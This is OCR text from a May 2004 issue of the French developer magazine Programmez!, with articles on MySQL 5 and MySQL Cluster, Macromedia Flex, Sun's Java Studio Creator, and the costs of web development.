

Programmez!

Mensuel • Mai 2004 • N°64 • 5,95 €

DÉVELOPPEMENT WEB:

Comment faire des économies ?

XML

- Office 2003 et XML
- Développement avec Corba basé sur XML
- Persistance XML avec Hibernate

ACTU

**JAVA
STUDIO
CREATOR**

la bombe de Sun ?

TECHNOLOGIE

SPIP :
logiciel CMS
pour petits budgets

ARCHITECTURE

**INTER-
OPÉRABILITÉ
J2EE /.NET**

Printed in France - Imprimé en France
BELGIUM 6,45 € - SUISSE 12,95 €
LUXEMBOURG 6,45 € - Canada 8,95 \$ CAN

M 04319 - 64 - F - 5,95 €



MYSQL USER CONFERENCE 2004

Des développements plus simples et plus sûrs avec MySQL 5 et MySQL Cluster

Disponibles en version de production au début de l'année prochaine, mais déjà téléchargeables, ces deux versions de la célèbre base de données open source vont simplifier le travail des développeurs grâce à des fonctions telles que les vues, les procédures stockées ou la création de cluster de serveurs. Retour sur les principales tendances de la conférence utilisateurs.



Souvent considérée comme une base de données réservée aux projets web, MySQL entrera bientôt dans la cour des grands. C'est du moins le sentiment de la majorité des 700 développeurs et DBA présents à la 2e édition de la conférence annuelle des utilisateurs de MySQL. MySQL 5 compense en effet certaines limitations des versions précédentes en intégrant les procédures stockées (exécution de séquences SQL complexes côté serveur), triggers (génération

automatique de numéros séquentiels), et les vues (déport des requêtes complexes côté serveur) notamment. Les procédures stockées s'appellent comme une fonction et permettent de factoriser le code, directement au niveau de la base de données. Les vues permettent de construire des représentations d'objets métier complexes lorsque les données proviennent de nombreuses tables. Un objet client peut par exemple contenir les informations sur le client, ses dernières lignes de

commande, un historique de ses appels, etc. En appelant une vue "client", le développeur n'a pas à se charger de cette agrégation au niveau de son code. De quoi simplifier sa tâche en déportant une partie des manipulations de données du côté de la base.

MySQL Cluster, la haute disponibilité en toute transparence

La seule véritable annonce de cette conférence est MySQL Cluster. Ce système de cluster temps réel permet de distribuer la charge des requêtes sur une grappe de serveurs. A la clé, une haute disponibilité (99,9999%) et des performances très intéressantes, car l'ensemble des données de la grappe sont stockées en mémoire. C'est la mauvaise nouvelle : une table de 10 Go répartie sur 4 serveurs nécessitera de disposer de 20 Go de RAM sur chaque machine. En revanche, aucune modification du code existant n'est nécessaire. MySQL Cluster est disponible uniquement intégré avec MySQL 4.1 et coûte aux alentours de 5 000 €.

■ David Thévenon

MySQL 5 : les procédures stockées deviennent une réalité

Architecte chez MySQL AB, Peter Gulutzan a présenté pour la première fois en détail le fonctionnement des procédures stockées qui seront introduites avec MySQL 5. Les procédures stockées sont des ensembles de commandes SQL qui s'exécutent côté serveur. Elles permettent, par exemple, de remplacer un bout de logique applicative : valider un numéro de commande, l'existence d'un client, etc. En PHP, l'appel de la procédure stockée s'effectue exactement comme pour une fonction PHP traditionnelle. Bien que cela ne soit pas encore officiel, MySQL prévoirait de supporter le PL/SQL d'Oracle et le T-SQL de Microsoft SQL Server.

```
select * from mysql.proc where
name = '<nom de la procédure>'
select current_user()
show warnings
```

Une zone développeurs sur MySQL.com



La majorité des utilisateurs de MySQL – souvent développeurs PHP ou Perl – réclamaient depuis longtemps plus d'information technique à MySQL AB. C'est désormais une réalité avec l'ouverture sur le site d'une zone dédiée aux développeurs. Vous y trouverez toutes les informations utiles

aux quotidiens – actualités MySQL, annonces de nouvelles releases, documentation annotée, articles techniques de fond, présentations techniques réalisées sur des séminaires, etc. - ainsi qu'un ensemble d'outils : téléchargement, base de bugs avec un moteur de recherche très efficace, mailing listes, résultats de benchmarks de performance, etc.


Flex : la nouvelle génération d'applications web selon Macromedia

Comment faire pour contourner les limitations du HTML, tout en s'appuyant sur une technologie largement installée ? Macromedia propose une réponse intéressante en s'appuyant sur Flash et l'infrastructure serveur de l'entreprise : Flex.

Flex permet de créer, de déployer et d'utiliser des applications web riches, tout en utilisant le player Flash. Il s'agit d'un serveur de présentation. Flex permet donc d'offrir une puissante interface aux applications. Flex propose un modèle de développement classique : XML et orienté objet. Il offre la possibilité de créer des interfaces complexes, sans passer par des technologies lourdes de type Swing. Flex vise les gros sites Web.

Standards et ouverture

Flex utilise le langage MXML, un dérivé du XML. Il s'utilise comme du HTML, mais profite de son aspect XML. De plus, il est extensible. On peut créer et installer de nouveaux composants MXML. Pour le codage pur des événements et autres interactions de l'application, on passera par ActionScript (en version 2), le langage largement utilisé dans les outils Macromedia. Une application Flex est donc un hybride entre du MXML et de l'ActionScript. Pour le moment, il faut coder à la main, l'IDE visuel ne sera pas disponible avant quelques mois. Pour ce faire, on utilise un schéma XML fourni avec Flex. La phase de déploiement est classique, on déploie sur son serveur d'application. Pour que cela s'exécute dans Flash, le serveur compile le code MXML en fichier SWF (le fichier de Flash). On retrouve une architecture très proche d'un JSP. Il supporte les formats graphiques PNG et JPEG ou encore SVG. Pour les feuilles de style, on peut utiliser CSS. Un des intérêts de Flex est qu'il se colle au serveur J2EE installé (s'il est compatible). On notera aussi la prise en compte des Web Services (pas en création). Pour la sécurité, on retrouve le classique SSL. Il y a bien entendu la possi-



bilité de faire du debug et du profiling.

Au niveau architecture, Flex est simple. En couche basse nous avons J2EE (et bientôt .NET), au-dessus, le runtime Flex services, puis le framework flex, le tout contenu dans le flex Presentation serveur. Le Flex Class library contient les composants, le data binding. D'ailleurs, Macromedia a repris certains aspects de la technologie Halo. À la base, on dispose de deux types de composants : les containers et les controls. L'interface se définit avec ces deux éléments. Le container définit une zone (ou région) de la surface du player Flash.


Comme Flex est avant tout dédié à l'entreprise, la technologie a été taillée pour être développée en équipe. On peut ainsi découpler les parties d'une application Flex entre plusieurs développeurs. Flex est avant tout orienté SOA, cela implique donc un fonctionnement très décentralisé au niveau service. Le serveur Flex fonctionne avec les principaux serveurs J2EE du marché. La plate-forme .NET

n'est pas encore disponible, mais le sera courant 2004. Le prix d'une licence 2 processeurs revient à 14 000 euros (avec maintenance et support annuels). Pour le moment, impossible de prendre Flex sans le support. L'outil fonctionne sous Windows, Linux et Unix.

Au final

Flex rentre en " conflit " avec d'autres technologies de type Adobe ou Microsoft avec son InfoPath ou encore WebForms (de type ASP.NET ou JSP côté Java). L'avantage est de pouvoir s'appuyer sur de l'existant largement diffusé. Cependant, la nécessité d'apprendre ActionScript et MXML et le prix, peuvent, en tout cas dans un premier temps, faire réfléchir bien des entreprises. Flex est une bonne idée pour les applications Web, pas une révolution. Macromedia fait un gros effort de vulgarisation. Le site officiel fournit, outre les articles et des documentations, un grand nombre d'exemples d'applications et surtout de code.

■ François Tonic



Au-delà de cette première sortie, Macromedia prépare divers outils de développement pour faciliter la conception Flex. On verra ainsi un IDE reposant sur Dreamweaver MX. Contrairement à diverses rumeurs et informations, il n'y a pas pour le moment de plug-in Eclipse, mais celui-ci devrait être disponible d'ici peu. IBM et Macromedia conçoivent un plug-in pour WebSphere Studio. L'éditeur dit déjà qu'à court terme, Flex 1.0 sera révisé avec l'ajout de nouvelles fonctions, mais aucune date n'est donnée.

Java Studio Creator : la future bombe de Sun ?

Avertissement : la version utilisée est une preview release et non la version bêta proposée depuis la mi-avril.

Cela faisait déjà quelques mois que nous vous parlions de Java Studio Creator (ex- Project Rave) de Sun. L'éditeur vient enfin de proposer une préversion de son IDE - RAD. Sun a décidé de prendre le taureau par les cornes en offrant un outil de développement J2EE simple et accessible au plus grand nombre de développeurs. Le but premier de ce nouvel outil est de simplifier le travail, tout en offrant un solide RAD pour l'interface. La première version sera limitée dans les types d'applications : J2EE et les applications Web. La version testée nécessitait environ 400 Mo sur le disque dur et fonctionnait avec J2EE 1.4.

L'installation ne pose pas de souci. Une version Mac OS X est prévue. Le premier contact est plutôt agréable. On peut avoir l'impression d'être devant un Web Matrix de Microsoft... Faisons un petit tour du propriétaire.

Interface soignée

L'interface est plutôt bonne et rapidement accessible. L'espace de travail se divise en quatre grandes zones :

- au centre, l'espace de travail avec l'éditeur et les forms d'interface,
- à gauche : le Server Navigator et les palettes (Clips, User Defined, JSF standard component...)
- à droite : les palettes propriétés et Project Navigator, ainsi que l'aide dynamique et l'aide hors ligne.
- En bas : la fenêtre Build. En


haut, les classiques menus et barres d'outils.

Comme pour d'autres IDE / RAD, il faut disposer d'une bonne taille d'écran pour travailler confortablement. Nous avons été agréablement surpris des bonnes performances de l'outil, que ce soit au démarrage, ou en utilisant le RAD, ou l'éditeur de code. Un bon point.

La construction d'une interface est très simple. Dans la palette JF Standard Components, on choisit l'objet d'interface puis on dessine sur la form. C'est tout ! Ensuite, on peut régler les propriétés. Pour compléter les objets d'interface, on dispose aussi d'une palette JSF Validators et Converters. Très pratique pour toutes les fonctions de conversion (Ex. : Date Time Converter).

Le basculement RAD / éditeur est très simple, soit par l'onglet, soit par double-clic sur un objet. L'éditeur de code est tout aussi pratique que la partie RAD. On accède aux différentes parties du code, via un menu déroulant. On peut aussi réduire et étendre chaque section du code. JSC génère le code de base pour chaque objet. On peut aussi rajouter du code réutilisable.

Le Project Navigator est simple, mais efficace. On accède rapidement à chaque partie du projet. Surtout, dans le cas d'applications web multipages, il est possible de visualiser les liens (de les créer et de les supprimer) en affichant le module navigation.xml. Là, on



visualise à l'écran l'ensemble des webforms et les liens entre elles. Pour le moment, son utilisation est peu flexible, mais l'idée est bonne. Pour le côté debug et test, là aussi, Sun a essayé de faire très simple. Comme avec NetBeans, il suffit de lancer (run project ou debug project) pour exécuter les pages. Pas besoin de créer une configuration. Le temps de démarrage est assez long, car, il charge tous les modules d'exécution. Sur les connectivités base de données, JSC tente de simplifier avec le module Data Sources, où on définit la source de données. Il est aussi possible d'ajouter des Web Services existant dans JSC. Pour le déploiement, on dispose de J2EE Application Server et de Tomcat.

Cette préversion offre des perspectives très alléchantes. JSC se montre redoutable pour la partie RAD et sur son accessibilité. JSC a le mérite de cacher une large partie de la complexité de J2EE. Voilà bien l'intérêt du produit qui, même sans avoir la richesse fonctionnelle d'un Jbuilder, se pose en

concurrent sérieux et surtout en prenant une petite avance en s'appuyant sur les JSF. JSF est un framework servant à construire l'interface des applications Web. JSF implémente des API pour la présentation, les composants d'interface, les events ou encore l'internationalisation. Tout est fait pour simplifier le travail et assurer la réutilisation des composants. Il assure une séparation entre la logique et la présentation. On notera l'absence du support de Swing, interdisant ainsi la conception de clients riches.

Nous reviendrons dans les prochains numéros sur ce nouvel outil, avec des tests plus poussés, notamment avec la version bêta. Vivement que le support des clients riches soit offert ! Il ne faudrait pas que JSC se limite aux seuls J2EE et WebForms. Pour le moment, le prix n'est pas connu, espérons qu'il ne soit pas trop élevé pour intéresser les développeurs.

■ François Tonic

Réaliser des applications web dynamiques

Entretien avec Alexis Moussine-Pouchkine
Architecte Java Web Services-Sun

Programmez ! : Avec ce nouvel IDE - RAD, Sun se repositionne nettement dans les outils de développement. Quels sont les concurrents que l'outil vise ? JBuilder ? Eclipse ? Microsoft ?

Alexis Moussine-Pouchkine : La cible est celle des développeurs d'entreprise qui ne souhaitent pas investir dans J2EE (mais pour qui il est important de faire des applications standard et portables), qui ont des compétences de développement orientées glisser/déplacer/WYSIWYG et qui souhaitent réaliser des applications web dynamiques, périmètre moins large que J2EE, car Creator ne permet pas de créer des services, uniquement d'en "consommer". Les autres outils de développement Java du marché, y compris ceux de Sun, sont trop complexes pour bon nombre de nouveaux arrivants à Java/J2EE. Rajouter la "fonctionnalité JSF" ne suffirait pas à ces outils pour concurrencer Creator, qui est conçu depuis le début pour faciliter l'adoption de la plate-forme Java. Bref, les concurrents sont peu nombreux dans le monde Java.

Programmez ! : Java Studio Creator se tourne avant tout sur le développement J2EE. Pourra-t-on créer de "simples" applications Java ?

AMP : J2EE et les "Web App" constituent le focus de cette première version. La deuxième version, dont une démonstration devrait être faite à la JavaONE au mois de juin, va étendre les clients en intégrant des clients riches de type Swing, des clients portlets de type JSR 168 et des clients mobiles de type J2ME.

Programmez ! : JSC s'appuie largement sur le nouveau JSF. Pourquoi ce choix ?

AMP : Essentiellement pour trois raisons. Premièrement, Java Server Faces est le seul framework MVC standardisé par le JCP. Deuxièmement, JSF est le seul framework MVC facilement intégrable dans un outil de développement. Troisièmement, JSF est le seul framework MVC proposant un modèle de composants graphiques. Creator en fournira plus dans sa version finale et un marché des composants graphiques JSF est désormais techniquement possible.

Programmez ! : Avec la disponibilité de JSC, NetBeans a-t-il encore un intérêt pour le développeur ou pour Sun ?

AMP : Oui, car la cible n'est pas la même. NetBeans est destiné aux développeurs qui souhaitent toujours bénéficier de la toute dernière version de l'outil et des dernières fonctionnalités de la plate-forme Java (1.5 par exemple). NetBeans ne masque pas la complexité de la plate-forme Java, ce qui est par contre un avantage pour ceux qui ont besoin de cette puissance de développement et qui savent l'exploiter. NetBeans est habituellement utilisé pour maîtriser tout le code de l'application, pour remplir une tâche de manière très précise/fine. Il ne sert habituellement pas à réaliser une application de bout en bout. A noter enfin que Creator est écrit avec NetBeans.


DÉVELOPPEMENT WEB: Comment faire des économies ?

Le développement Web est l'arbre qui cache, non pas une forêt, mais une jungle. En effet, sous ce terme générique se cachent aussi bien le site Web, l'Intranet, le portail que les applications Web, les serveurs ou encore les Web Services. Avec cette diversité de langages, d'outils, de technologies et de techniques, l'entreprise se trouve confrontée à un autre problème : la multiplication des applications Web de toute nature dans le système d'information interne, mais aussi externe.

Au-delà de l'aspect cible et technologique, il y a un critère incontournable à prendre en compte et qui est le thème de ce dossier : le coût du développement Web, au sens large, en incluant l'infrastructure logicielle et même matérielle. Open Source – Logiciels Libres et outils propriétaires trouvent ici un champ de bataille colossal ou les enjeux sont énormes et vont bien au-delà de la simple question des coûts cachés et non cachés.

Est-il possible de faire du développement web pour pas cher ? Est-ce que pour un prix très modique, on peut s'offrir une architecture web (logicielle) valable et performante ? Les outils libres concurrencent-ils sur tous les développements, les solutions commerciales ? Le Web Services est-il un facteur d'augmentation des coûts ? Voilà quelques unes des interrogations que nous allons aborder dans ce dossier.

■ François Tonic



Le développement web : la jungle applicative et technologique

Le "classique" site web

Encore aujourd'hui, le principal langage utilisé restera le HTML pour la partie statique, la plus simple à réaliser et à mettre en place. Là, soit on développe, via un RAD de type Dreamweaver, ou plus accessible, FrontPage 2003 ou CodeCharge. Si on souhaite réduire réellement le coût, on peut trouver des solutions de type BlueFish en Open Source, mais ce sont des outils peu ou pas visuels, nécessitant un codage à la main. Pour le côté hébergement et mise en production, tout dépend. Vous pouvez héberger sur des solutions très peu chères. Les offres Linux / Apache ne manquent pas. Dans le cas d'Intra ou Extranet, tout dépend de votre choix de plate-forme : Windows ou Linux, ou pourquoi pas, MacOS X Server. Même dans le cas de Windows, vous pouvez utiliser le serveur Apache. Cependant, l'administration d'un serveur Apache ne se révélera pas forcément facile, comparée à un IIS 6.0 surtout si on n'est pas habitué à l'outil. Pour les outils IDE - RAD, il n'y a pas d'équivalent en Libre / Open Source d'un Dreamweaver et il n'existe pas non plus sous Linux. Là où la situation se complique, c'est pour des sites dynamiques et/ou

très importants, nécessitant une montée en charge et, bien entendu, tous les sites critiques. Les aspects soft et hard sont vitaux. On pourra utiliser des outils Open Source / Libre pour réduire le coût des licences. Dans le cas de serveurs J2EE, le choix est assez large en alternative aux outils propriétaires. JBoss sera un palliatif intéressant dans bien des cas. Pour le côté SGBD, MySQL est un classique du Web. La déclinaison cluster devrait apporter des marchés plus critiques. Cependant, des solutions lourdes, de type Oracle, garderont tout de même des attraits pour les très gros projets. Le côté dynamique est très diversifié : PHP, ASP, JSP, ColdFusion ou encore WebObject. Sauf pour les deux derniers, il est possible de coder des pages dynamiques avec des outils entièrement gratuits. En



ASP.NET, on pourra ainsi utiliser WebMatrix. L'offre pour JSP et PHP est très large. Pour les technologies Microsoft, dans le cas d'un site, il faudra que l'hébergeur supporte ASP.NET et consorts.

D'une manière générale, il existe des solutions gratuites, ou quasi, offrant une solution clé en main pour créer rapidement des sites Web. On pourra citer les PHPNuke, dotnetnuke ou encore les starterkit de Microsoft (autour d'ASP.NET), ainsi que .Mac d'Apple (payant pour ouvrir un compte et accéder aux options de création).

Intranet, Extranet, Portail

Portail et applications Intra ou Extranet sont légion et continuent d'être une application web très utilisée et développée. Là aussi, il est possible de réduire le coût du logiciel. Sur le côté portail et notamment dans le contenu, les offres Open Source existent. Pour la gestion de contenu : Back-End, SPIP, PHP-Nuke, dotnetnuke (sous Windows), uPortail, Zope... Cela va du gratuit, à des licences peu onéreuses. Les éditeurs commerciaux ne sont, bien entendu, nullement absents. On citera pour indication : IBM, Microsoft, Sybase, Vignette, Oracle, Plumtree, Sun, BEA ou encore Novell. Il existe différents types de portails : de contenu, col-

laboratifs ou encore applicatifs. Ils peuvent fonctionner en interne, externe ou en mixte (dans ce cas, il y aura une partie publique et privée). Le portail est aujourd'hui dans un grand nombre de cas, une simple interface utilisateur pour fédérer les applications web ou internes de l'entreprise. Ils deviennent ainsi de plus en plus complexes, dans une optique d'intégration des applications et des données. Le portlet y joue un rôle central (des IDE spécialisés sont disponibles, ex : Sybase Portlet Builder). Mais ce type de portail nécessite de solides outils de conception et de présentation, ce qui n'est pas encore l'apanage des solutions Open Source. On le rencontre surtout dans les grands comptes ou dans les sociétés ayant un système hétérogène (pour afficher par exemple des données) ou encore pour fédérer différentes filiales.

Application web et serveur d'applications

Les applications Web et autres serveurs d'applications font toujours couler beaucoup d'encre. Souvent critiqués pour leur lourdeur, leur prix, les serveurs d'applications sont incontournables pour bien des entreprises. Si vous optez pour une plate-forme J2EE, l'offre Open Source / Libre rivalise avec l'offre com-

merciale. Mais, la richesse fonctionnelle n'est pas forcément comparable entre du WebLogic, WebSphere ou du JBoss ou JOnAS.

Cependant, une architecture J2EE, même si la licence du serveur et des outils revient à zéro euro, demeure lourde et consommatrice de compétences (administration, déploiement, développement, modélisation, etc.). Même si on peut réduire les coûts, ne vous attendez cependant à rien de spectaculaire. Les tarifs de services des éditeurs libres valent ceux des éditeurs commerciaux. De plus, si vous aviez un existant dans un outil commercial et que vous souhaitiez migrer pour une solution libre, attendez-vous à passer de mauvais moments. Il faudra réécrire une grande partie du code ! Une étude technique devrait être dans ce cas réalisée, afin d'évaluer les besoins et les possibilités des solutions. Côté .NET, là, l'offre se résume largement à Microsoft pour les serveurs. Pour concevoir des WebForms, on peut utiliser VisualStudio .NET ou un autre IDE .NET commercial ou gratuit.

Conseils : définissez vos besoins en logiciels, une fois la plate-forme technologique arrêtée. De là, vous pourrez définir les solutions propriétaires et ouvertes disponibles sur le marché.

Web Services

Le Web Service devient une brique applicative dans le domaine Web de l'entreprise. Pour le moment, faute de disposer de tous les protocoles et standards, notamment dans l'orchestration et l'administration d'une architecture complexe, son usage sera encore relativement limité pour l'entreprise. Pour les outils de développement, en théorie le choix est grand, mais dans la pratique, on constate que les grands éditeurs tels qu'IBM, Borland et Microsoft sont les références. Pour la partie J2EE, Sun a sorti la 1.4 offrant des Web Services natifs, mais son implémentation n'est pas encore généralisée. Bien maîtrisé, le Web Service peut sans doute abaisser les coûts, mais sans plus. Par contre, pour une petite intégration et exposition Web, le service web est pratique et pas plus cher qu'une autre solution. Si vous êtes en architecture Web hétérogène, par exemple .NET et J2EE, le Web Service sera utile ou alors il faut utiliser des bridges de type Janeva. Le tout récent accord technologique entre Sun et Microsoft devrait faciliter les échanges entre les deux mondes.



Déployer

Faire un développement Web c'est bien, mais encore faut-il déployer le résultat final. L'application web doit être déployée sur le serveur (voire sur les postes clients, pour l'application cliente). Il existe bien entendu des méthodes très simples de déploiement, notamment pour ASP.NET. Les environnements serveur J2EE proposent aussi de tels mécanismes. Cela demeure une phase importante pour l'application Web. Vous pouvez aussi passer par des outils dédiés uniquement à cela.

Plus l'application est lourde et complexe, plus le déploiement devient sensible. Cela se complique encore en cas d'environnements hétérogènes. Dans le cadre J2EE, assurez-vous que l'IDE servant à la conception supporte le serveur d'applications. Pour vous assurer de la bonne mise en place des applications et des serveurs, vous pouvez utiliser des outils de tests de montée en charge. Ainsi, vous pourrez vérifier que l'application web est bien robuste. Ces tests permettent aussi d'observer le comportement de votre infrastructure. Est-elle fiable ? Répond-elle aux besoins ? Attention, ce type d'outils est avant tout destiné aux entreprises, SSII ou développeurs ayant les moyens. Souvent la licence est vendue assez cher, la facture monte vite si vous avez plusieurs utilisateurs.

Le matériel

Réaliser des applications Web (site, portail, Intranet, Web Services, serveur d'applications...) n'est pas le principal souci. Il faut

aussi s'occuper de la partie " matériel ". Si pour un particulier ou un utilisateur avancé, un serveur non dédié avec une IP fixe et une bonne connexion, suffit à publier son application (le plus souvent un site), dès que l'on passe au niveau au-dessus, on change de catégorie. Pour une entreprise quelle qu'elle soit, un serveur dédié est obligatoire. Un serveur non dédié, c'est à dire, un PC en kit ou un PC transformé en serveur, n'a pas la même qualité et les mêmes options qu'un véritable serveur. Pour toute application critique ou lourde, le serveur dédié est incontournable. Il faut proportionner son matériel aux besoins de montée en charge. On ne dimensionne pas un simple intranet de 20 ou 30 postes de la même manière qu'un déploiement massif pour 5 ou 10 000 postes. Mais il faut également que l'infrastructure logicielle puisse, elle aussi, monter en charge. Le coût d'un serveur est bien entendu relativement élevé. Dans un certain nombre d'applications Web, vous pourrez opter pour une solution x86 ou Xserve d'Apple. Dans certains cas, une architecture serveur non centralisée aidera à la disponibilité des données et des applications, mais aussi au niveau administration.

Le système serveur (Solaris, Linux, Windows ou MacOS X Server) dépendra du type d'application et des outils serveurs utilisés. Dès le départ, si l'application doit monter en charge rapidement, construisez une infrastructure adéquate et flexible. Le prix d'un serveur varie beaucoup selon les options : type de carte réseau, redondance de l'alimentation à chaud, système RAID, nombre de processeur, type de mémoire vive, tolérance de panne, technologies de prévention à la panne, etc.

Les notions de montée en charge, de répartition de charge ou encore de disponibilité des applications concernent le matériel et le logiciel (essentiellement les outils serveurs). Même si des outils Open Source / libre proposent ce type de fonctions avancées, les versions " haut de gamme " sont souvent payantes. Si pour les petites applications, notamment personnelles, cela ne sert pas à grand-chose, pour une entreprise, cela est tout autre. Mais le coût d'une infrastructure de disponibilité et de continuité de services est élevé. De plus, même si des projets Open Source / Libre proposent ce type de fonctions, les outils propriétaires conservent toujours une longueur d'avance. Les Sun, Oracle,

Sybase, IBM, Microsoft et tant d'autres, font cela depuis des années.

La sécurité

La partie sécurité est un élément important, même si nous n'avons pas à rentrer dans le détail ici. La sécurité passe par le code (= le code doit être sécurisé afin d'éviter les failles), le serveur (= utiliser des mécanismes de sécurité au niveau interne et extérieur), le matériel (= installer du matériel sécurisé et/ou de sécurité). À chaque niveau, la sécurité doit être prise en compte. Si le code est mal fait, mal structuré, mal testé, c'est une source de failles. Dans une application Web quelle qu'elle soit, il faut impérativement avoir un code sécurisé et parfaitement testé. Dans le cas contraire, c'est le risque d'intrusion (et d'attaques) dans son environnement serveur. Construire des applications sécurisées s'apprend. Le développeur (que ce soit vous-même ou une équipe) doit apprendre les réflexes et les méthodes pour bétonner son code et éviter les failles. Aujourd'hui, des formations et des séminaires existent. L'administrateur doit aussi mettre en

place les mécanismes et les outils de sécurité adéquats. Difficile de faire une sécurité à moindre coût.

